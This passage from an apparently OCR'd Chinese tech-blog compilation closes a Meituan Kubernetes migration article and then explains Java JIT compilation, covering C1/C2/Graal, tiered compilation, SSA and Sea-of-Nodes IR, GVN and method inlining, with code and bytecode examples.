3. 落地以用户痛点为突破口，业务是比较实际的，为什么需要进行迁移？业务会怕麻烦、不配合，所以推进要找到业务痛点，从帮助业务的角度出发，效果就会不一样。
4. 内部的集群管理运营的价值展现也是很重要的一环，让用户看到价值，业务看到潜在的收益，他们会主动来找你。

在容器时代，不能只看 Ku1. bernetes 本身，对于企业内的基础设施，“向上”和“向下”的融合和兼容问题也很关键。“向上”是面向业务场景为用户提供对接，因为容器并不能直接服务于业务，它还涉及到如何部署应用、服务治理、调度等诸多层面。“向下”，即容器与基础设施相结合的问题，这里更多的是兼容资源类型、更强大的隔离性、更高的资源使用效率等都是关键问题。

4.2 未来展望

1. 统一调度：VM 会少量长期存在一段时间，但如果同时维护两套基础设施产品成本是非常高的，所以我们也在落地 Kubernetes 来统一管理 VM 和容器。
2. VPA：探索通过 VPA 来进一步提升整个资源的使用效率。
3. 云原生应用管理：当前，我们已将云原生应用管理在生产环境落地，未来我们会进一步扩大云原生应用的覆盖面，不断提升研发效率。
4. 云原生架构落地：推进各个中间件、存储系统、大数据以及搜索业务合作落地各个领域的云原生系统。

作者介绍

国梁，美团点评技术专家，现负责美团点评 Kubernetes 集群的整体运营和维护以及云原生技术落地支持。

招聘信息

美团点评基础架构团队诚招高级、资深技术专家，Base 北京、上海。我们致力于建设美团全公司统一的高并发高性能分布式基础架构平台，涵盖数据库、分布式监控、服务治理、高性能通信、消息中间件、基础存储、容器化、集群调度、Kubernetes、云原生等基础架构主要的技术领域。欢迎有兴趣的同学投送简历到 tech@meituan.com（邮件主题注明：基础架构）

基本功 | Java 即时编译器原理解析及实践

作者：昊天　珩智　薛超

一、导读

常见的编译型语言如 C++，通常会把代码直接编译成 CPU 所能理解的机器码来运行。而 Java 为了实现“一次编译，处处运行”的特性，把编译的过程分成两部分，首先它会先由 javac 编译成通用的中间形式——字节码，然后再由解释器逐条将字节码解释为机器码来执行。所以在性能上，Java 通常不如 C++ 这类编译型语言。

为了优化 Java 的性能，JVM 在解释器之外引入了即时（Just In Time）编译器：当程序运行时，解释器首先发挥作用，代码可以直接执行。随着时间推移，即时编译器逐渐发挥作用，把越来越多的代码编译优化成本地代码，来获取更高的执行效率。解释器这时可以作为编译运行的降级手段，在一些不可靠的编译优化出现问题时，再切换回解释执行，保证程序可以正常运行。


即时编译器极大地提高了 Java 程序的运行速度，而且跟静态编译相比，即时编译器可以选择性地编译热点代码，省去了很多编译时间，也节省很多的空间。目前，即时编译器已经非常成熟了，在性能层面甚至可以和编译型语言相比。不过在这个领域，大家依然在不断探索如何结合不同的编译方式，使用更加智能的手段来提升程序的运行速度。

二、Java 的执行过程

Java 的执行过程整体可以分为两个部分，第一步由 javac 将源码编译成字节码，在这个过程中会进行词法分析、语法分析、语义分析，编译原理中这部分的编译称为前端编译。接下来无需编译直接逐条将字节码解释执行，在解释执行的过程中，虚拟机同时对程序运行的信息进行收集，在这些信息的基础上，编译器会逐渐发挥作用，它

会进行后端编译——把字节码编译成机器码，但不是所有的代码都会被编译，只有被 JVM 认定为的热点代码，才可能被编译。

怎么样才会被认为是热点代码呢？ JVM 中会设置一个阈值，当方法或者代码块的在一定时间内的调用次数超过这个阈值时就会被编译，存入 codeCache 中。当下次执行时，再遇到这段代码，就会从 codeCache 中读取机器码，直接执行，以此来提升程序运行的性能。整体的执行过程大致如下图所示：



1. JVM 中的编译器

JVM 中集成了两种编译器，Client Compiler 和 Server Compiler，它们的作用也不同。Client Compiler 注重启动速度和局部的优化，Server Compiler 则更加关注全局的优化，性能会更好，但由于会进行更多的全局分析，所以启动速度会变慢。两种编译器有着不同的应用场景，在虚拟机中同时发挥作用。

Client Compiler

HotSpot VM 带有一个 Client Compiler C1 编译器。这种编译器启动速度快，但是性能比较 Server Compiler 来说会差一些。C1 会做三件事：

- 局部简单可靠的优化，比如字节码上进行的一些基础优化，方法内联、常量传播等，放弃许多耗时较长的全局优化。
- 将字节码构造成高级中间表示（High-level Intermediate Representation，以下称为 HIR），HIR 与平台无关，通常采用图结构，更适合 JVM 对程序进行优化。
- 最后将 HIR 转换成低级中间表示（Low-level Intermediate Representation，以下称为 LIR），在 LIR 的基础上会进行寄存器分配、窥孔优化（局部的优化方式，编译器在一个基本块或者多个基本块中，针对已经生成的代码，结合 CPU 自己指令的特点，通过一些认为可能带来性能提升的转换规则或者通过整体的分析，进行指令转换，来提升代码性能）等操作，最终生成机器码。

Server Compiler

Server Compiler 主要关注一些编译耗时较长的全局优化，甚至会还会根据程序运行的信息进行一些不可靠的激进优化。这种编译器的启动时间长，适用于长时间运行的后台程序，它的性能通常比 Client Compiler 高 30% 以上。目前，Hotspot 虚拟机中使用的 Server Compiler 有两种：C2 和 Graal。

C2 Compiler


在 Hotspot VM 中，默认的 Server Compiler 是 C2 编译器。

C2 编译器在进行编译优化时，会使用一种控制流与数据流结合的图数据结构，称为 Ideal Graph。 Ideal Graph 表示当前程序的数据流向和指令间的依赖关系，依靠这种图结构，某些优化步骤（尤其是涉及浮动代码块的那些优化步骤）变得不那么复杂。

Ideal Graph 的构建是在解析字节码的时候，根据字节码中的指令向一个空的 Graph

中添加节点，Graph 中的节点通常对应一个指令块，每个指令块包含多条相关联的指令，JVM 会利用一些优化技术对这些指令进行优化，比如 Global Value Numbering、常量折叠等，解析结束后，还会进行一些死代码剔除的操作。生成 Ideal Graph 后，会在这个基础上结合收集的程序运行信息来进行一些全局的优化，这个阶段如果 JVM 判断此时没有全局优化的必要，就会跳过这部分优化。

无论是否进行全局优化，Ideal Graph 都会被转化为一种更接近机器层面的 MachNode Graph，最后编译的机器码就是从 MachNode Graph 中得的，生成机器码前还会有一些包括寄存器分配、窥孔优化等操作。关于 Ideal Graph 和各种全局的优化手段会在后面的章节详细介绍。Server Compiler 编译优化的过程如下图所示：



Graal Compiler

从 JDK 9 开始，Hotspot VM 中集成了一种新的 Server Compiler，Graal 编译器。相比 C2 编译器，Graal 有这样几种关键特性：

- 前文有提到，JVM 会在解释执行的时候收集程序运行的各种信息，然后编译器会根据这些信息进行一些基于预测的激进优化，比如分支预测，根据程序不同分支的运行概率，选择性地编译一些概率较大的分支。Graal 比 C2 更加青睐这种优化，所以 Graal 的峰值性能通常要比 C2 更好。
- 使用 Java 编写，对于 Java 语言，尤其是新特性，比如 Lambda、Stream 等更加友好。
- 更深层次的优化，比如虚函数的内联、部分逃逸分析等。

Graal 编译器可以通过 Java 虚拟机参数 -XX:+UnlockExperimentalVMOptions -XX:+UseJVMCICompiler 启用。当启用时，它将替换掉 HotSpot 中的 C2 编译器，并响应原本由 C2 负责的编译请求。


2. 分层编译

在 Java 7 以前，需要研发人员根据服务的性质去选择编译器。对于需要快速启动的，或者一些不会长期运行的服务，可以采用编译效率较高的 C1，对应参数 -client。长期运行的服务，或者对峰值性能有要求的后台服务，可以采用峰值性能更好的 C2，对应参数 -server。Java 7 开始引入了分层编译的概念，它结合了 C1 和 C2 的优势，追求启动速度和峰值性能的一个平衡。分层编译将 JVM 的执行状态分为了五个层次。五个层级分别是：

1. 解释执行。
2. 执行不带 profiling 的 C1 代码。
3. 执行仅带方法调用次数以及循环回边执行次数 profiling 的 C1 代码。
4. 执行带所有 profiling 的 C1 代码。
5. 执行 C2 代码。

profiling 就是收集能够反映程序执行状态的数据。其中最基本的统计数据就是方法的调用次数，以及循环回边的执行次数。

通常情况下，C2 代码的执行效率要比 C1 代码的高出 30% 以上。C1 层执行的代码，按执行效率排序从高至低则是 1 层 >2 层 >3 层。这 5 个层次中，1 层和 4 层都是终止状态，当一个方法到达终止状态后，只要编译后的代码并没有失效，那么 JVM 就不会再次发出该方法的编译请求的。服务实际运行时，JVM 会根据服务运行情况，从解释执行开始，选择不同的编译路径，直到到达终止状态。下图中就列举了几种常见的编译路径：



- 图中第①条路径，代表编译的一般情况，热点方法从解释执行到被 3 层的 C1 编译，最后被 4 层的 C2 编译。
- 如果方法比较小（比如 Java 服务中常见的 getter/setter 方法），3 层的 profiling 没有收集到有价值的数据，JVM 就会断定该方法对于 C1 代码和 C2

代码的执行效率相同，就会执行图中第②条路径。在这种情况下，JVM 会在 3 层编译之后，放弃进入 C2 编译，直接选择用 1 层的 C1 编译运行。

- 在 C1 忙碌的情况下，执行图中第③条路径，在解释执行过程中对程序进行 profiling ，根据信息直接由第 4 层的 C2 编译。
- 前文提到 C1 中的执行效率是 1 层 >2 层 >3 层，第 3 层一般要比第 2 层慢 35% 以上，所以在 C2 忙碌的情况下，执行图中第④条路径。这时方法会被 2 层的 C1 编译，然后再被 3 层的 C1 编译，以减少方法在 3 层的执行时间。
- 如果编译器做了一些比较激进的优化，比如分支预测，在实际运行时发现预测出错，这时就会进行反优化，重新进入解释执行，图中第⑤条执行路径代表的就是反优化。

总的来说，C1 的编译速度更快，C2 的编译质量更高，分层编译的不同编译路径，也就是 JVM 根据当前服务的运行情况来寻找当前服务的最佳平衡点的一个过程。从 JDK 8 开始，JVM 默认开启分层编译。

3. 即时编译的触发

Java 虚拟机根据方法的调用次数以及循环回边的执行次数来触发即时编译。循环回边是一个控制流图中的概念，程序中可以简单理解为往回跳转的指令，比如下面这段代码：

循环回边

```
public void nlp(Object obj) {
  int sum = 0;
  for (int i = 0; i < 200; i++) {
    sum += i;
  }
}
```

上面这段代码经过编译生成下面的字节码。其中，偏移量为 18 的字节码将往回跳至偏移量为 4 的字节码中。在解释执行时，每当运行一次该指令，Java 虚拟机便会将该方法的循环回边计数器加 1。

字节码

```
public void nlp(java.lang.Object);
    Code:
       0: iconst_0
       1: istore_1
       2: iconst_0
       3: istore_2
       4: iload_2
       5: sipush        200
       8: if_icmpge     21
      11: iload_1
      12: iload_2
      13: iadd
      14: istore_1
      15: iinc          2, 1
      18: goto          4
      21: return
```

在即时编译过程中，编译器会识别循环的头部和尾部。上面这段字节码中，循环体的头部和尾部分别为偏移量为 11 的字节码和偏移量为 15 的字节码。编译器将在循环体结尾增加循环回边计数器的代码，来对循环进行计数。

当方法的调用次数和循环回边的次数的和，超过由参数 -XX:CompileThreshold 指定的阈值时（使用 C1 时，默认值为 1500；使用 C2 时，默认值为 10000），就会触发即时编译。

开启分层编译的情况下，-XX:CompileThreshold 参数设置的阈值将会失效，触发编译会由以下的条件来判断：

- 方法调用次数大于由参数 -XX:TierXInvocationThreshold 指定的阈值乘以系数。
- 方法调用次数大于由参数 -XX:TierXMINInvocationThreshold 指定的阈值乘以系数，并且方法调用次数和循环回边次数之和大于由参数 -XX:TierXCompileThreshold 指定的阈值乘以系数时。

分层编译触发条件公式

```
i > TierXInvocationThreshold * s || (i > TierXMinInvocationThreshold * s
&& i + b > TierXCompileThreshold * s)
i 为调用次数，b 是循环回边次数
```

上述满足其中一个条件就会触发即时编译，并且 JVM 会根据当前的编译方法数以及编译线程数动态调整系数 s。

三、编译优化

即时编译器会对正在运行的服务进行一系列的优化，包括字节码解析过程中的分析，根据编译过程中代码的一些中间形式来做局部优化，还会根据程序依赖图进行全局优化，最后才会生成机器码。

1. 中间表达形式（Intermediate Representation）

在编译原理中，通常把编译器分为前端和后端，前端编译经过词法分析、语法分析、语义分析生成中间表达形式（Intermediate Representation，以下称为 IR），后端会对 IR 进行优化，生成目标代码。

Java 字节码就是一种 IR，但是字节码的结构复杂，字节码这样代码形式的 IR 也不适合做全局的分析优化。现代编译器一般采用图结构的 IR，静态单赋值（Static Single Assignment，SSA）IR 是目前比较常用的一种。这种 IR 的特点是每个变量只能被赋值一次，而且只有当变量被赋值之后才能使用。举个例子：

SSA IR

```
Plain Text
{
  a = 1;
  a = 2;
  b = a;
}
```

上述代码中我们可以轻易地发现 a = 1 的赋值是冗余的，但是编译器不能。传统的编

译器需要借助数据流分析，从后至前依次确认哪些变量的值被覆盖掉。不过，如果借助了 SSA IR，编译器则可以很容易识别冗余赋值。

上面代码的 SSA IR 形式的伪代码可以表示为：

SSA IR

```
Plain Text
{
  a_1 = 1;
  a_2 = 2;
  b_1 = a_2;
}
```

由于 SSA IR 中每个变量只能赋值一次，所以代码中的 a 在 SSA IR 中会分成 a_1、a_2 两个变量来赋值，这样编译器就可以很容易通过扫描这些变量来发现 a_1 的赋值后并没有使用，赋值是冗余的。

除此之外，SSA IR 对其他优化方式也有很大的帮助，例如下面这个死代码删除（Dead Code Elimination）的例子：

DeadCodeElimination

```
public void DeadCodeElimination{
  int a = 2;
  int b = 0
  if(2 > 1){
    a = 1;
  } else{
    b = 2;
  }
  add(a,b)
}
```

可以得到 SSA IR 伪代码：

DeadCodeElimination

```
a_1 = 2;
b_1 = 0
```

```
if true:
  a_2 = 1;
else
  b_2 = 2;
add(a,b)
```

编译器通过执行字节码可以发现 b_2 赋值后不会被使用，else 分支不会被执行。经过死代码删除后就可以得到代码：

DeadCodeElimination


```
public void DeadCodeElimination{
  int a = 1;
  int b = 0;
  add(a,b)
}
```

我们可以将编译器的每一种优化看成一个图优化算法，它接收一个 IR 图，并输出经过转换后的 IR 图。编译器优化的过程就是一个个图节点的优化串联起来的。

C1 中的中间表达形式

前文提及 C1 编译器内部使用高级中间表达形式 HIR，低级中间表达形式 LIR 来进行各种优化，这两种 IR 都是 SSA 形式的。

HIR 是由很多基本块（Basic Block）组成的控制流图结构，每个块包含很多 SSA 形式的指令。基本块的结构如下图所示：



其中，predecessors 表示前驱基本块（由于前驱可能是多个，所以是 BlockList 结构，是多个 BlockBegin 组成的可扩容数组）。同样，successors 表示多个后继基本块 BlockEnd。除了这两部分就是主体块，里面包含程序执行的指令和一个 next 指针，指向下一个执行的主体块。

从字节码到 HIR 的构造最终调用的是 GraphBuilder，GraphBuilder 会遍历字节码构造所有代码基本块储存为一个链表结构，但是这个时候的基本块只有 BlockBegin，不包括具体的指令。第二步 GraphBuilder 会用一个 ValueStack 作为操作数栈和局部变量表，模拟执行字节码，构造出对应的 HIR，填充之前空的基本块，这里给出简单字节码块构造 HIR 的过程示例，如下所示：

字节码构造 HIR

```
         字节码                        Local Value              operand stack
HIR
      5: iload_1                     [i1,i2]                   [i1]
      6: iload_2                     [i1,i2]                   [i1,i2]
                                     ....................................
.........   i3: i1 * i2
      7: imul
      8: istore_3                    [i1,i2, i3]                [i3]
```

可以看出，当执行 iload_1 时，操作数栈压入变量 i1，执行 iload_2 时，操作数栈压入变量 i2，执行相乘指令 imul 时弹出栈顶两个值，构造出 HIR i3 : i1 * i2，生成的 i3 入栈。

C1 编译器优化大部分都是在 HIR 之上完成的。当优化完成之后它会将 HIR 转化为 LIR，LIR 和 HIR 类似，也是一种编译器内部用到的 IR，HIR 通过优化消除一些中间节点就可以生成 LIR，形式上更加简化。


Sea-of-Nodes IR

C2 编译器中的 Ideal Graph 采用的是一种名为 Sea-of-Nodes 中间表达形式，同样也是 SSA 形式的。它最大特点是去除了变量的概念，直接采用值来进行运算。为了方便理解，可以利用 IR 可视化工具 Ideal Graph Visualizer（IGV），来展示具体的 IR 图。比如下面这段代码：

example

```
public static int foo(int count) {
  int sum = 0;
  for (int i = 0; i < count; i++) {
    sum += i;
  }
  return sum;
}
```

对应的 IR 图如下所示：



图中若干个顺序执行的节点将被包含在同一个基本块之中，如图中的 B0、B1 等。B0 基本块中 0 号 Start 节点是方法入口，B3 中 21 号 Return 节点是方法出口。红色加粗线条为控制流，蓝色线条为数据流，而其他颜色的线条则是特殊的控制流或数据流。被控制流边所连接的是固定节点，其他的则是浮动节点（浮动节点指只要能满足数据依赖关系，可以放在不同位置的节点，浮动节点变动的这个过程称为 Schedule）。

这种图具有轻量级的边结构。 图中的边仅由指向另一个节点的指针表示。节点是 Node 子类的实例，带有指定输入边的指针数组。这种表示的优点是改变节点的输入边很快，如果想要改变输入边，只要将指针指向 Node，然后存入 Node 的指针数组就可以了。

依赖于这种图结构，通过收集程序运行的信息，JVM 可以通过 Schedule 那些浮动节点，从而获得最好的编译效果。


Phi And Region Nodes

Ideal Graph 是 SSA IR。 由于没有变量的概念，这会带来一个问题，就是不同执行路径可能会对同一变量设置不同的值。例如下面这段代码 if 语句的两个分支中，分别返回 5 和 6。此时，根据不同的执行路径，所读取到的值很有可能不同。

example

```
int test(int x) {
int a = 0;
  if(x == 1) {
    a = 5;
  } else {
    a = 6;
  }
  return a;
}
```

为了解决这个问题，就引入一个 Phi Nodes 的概念，能够根据不同的执行路径选择不同的值。于是，上面这段代码可以表示为下面这张图：



Phi Nodes 中保存不同路径上包含的所有值，Region Nodes 根据不同路径的判断条件，从 Phi Nodes 取得当前执行路径中变量应该赋予的值，带有 Phi 节点的 SSA 形式的伪代码如下：

Phi Nodes

```
int test(int x) {
  a_1 = 0;
  if(x == 1){
    a_2 = 5;
  }else {
    a_3 = 6;
  }
  a_4 = Phi(a_2,a_3);
  return a_4;
}
```

Global Value Numbering

Global Value Numbering（GVN）是一种因为 Sea-of-Nodes 变得非常容易的优化技术。

GVN 是指为每一个计算得到的值分配一个独一无二的编号，然后遍历指令寻找优化的机会，它可以发现并消除等价计算的优化技术。如果一段程序中出现了多次操作数相同的乘法，那么即时编译器可以将这些乘法合并为一个，从而降低输出机器码的大小。如果这些乘法出现在同一执行路径上，那么 GVN 还将省下冗余的乘法操作。在 Sea-of-Nodes 中，由于只存在值的概念，因此 GVN 算法将非常简单：即时编译器只需判断该浮动节点是否与已存在的浮动节点的编号相同，所输入的 IR 节点是否一致，便可以将这两个浮动节点归并成一个。比如下面这段代码：

GVN

```
a = 1;
b = 2;
c = a + b;
d = a + b;
e = d;
```

GVN 会利用 Hash 算法编号，计算 a = 1 时，得到编号 1，计算 b = 2 时得到编号 2，计算 c = a + b 时得到编号 3，这些编号都会放入 Hash 表中保存，在计算 d = a + b 时，会发现 a + b 已经存在 Hash 表中，就不会再进行计算，直接从 Hash 表中

取出计算过的值。最后的 e = d 也可以由 Hash 表中查到而进行复用。

可以将 GVN 理解为在 IR 图上的公共子表达式消除（Common Subexpression Elimination，CSE）。两者区别在于，GVN 直接比较值的相同与否，而 CSE 是借助词法分析器来判断两个表达式相同与否。

2. 方法内联


方法内联，是指在编译过程中遇到方法调用时，将目标方法的方法体纳入编译范围之中，并取代原方法调用的优化手段。JIT 大部分的优化都是在内联的基础上进行的，方法内联是即时编译器中非常重要的一环。

Java 服务中存在大量 getter/setter 方法，如果没有方法内联，在调用 getter/setter 时，程序执行时需要保存当前方法的执行位置，创建并压入用于 getter/setter 的栈帧、访问字段、弹出栈帧，最后再恢复当前方法的执行。内联了对 getter/setter 的方法调用后，上述操作仅剩字段访问。在 C2 编译器 中，方法内联在解析字节码的过程中完成。当遇到方法调用字节码时，编译器将根据一些阈值参数决定是否需要内联当前方法的调用。如果需要内联，则开始解析目标方法的字节码。比如下面这个示例（来源于网络）：

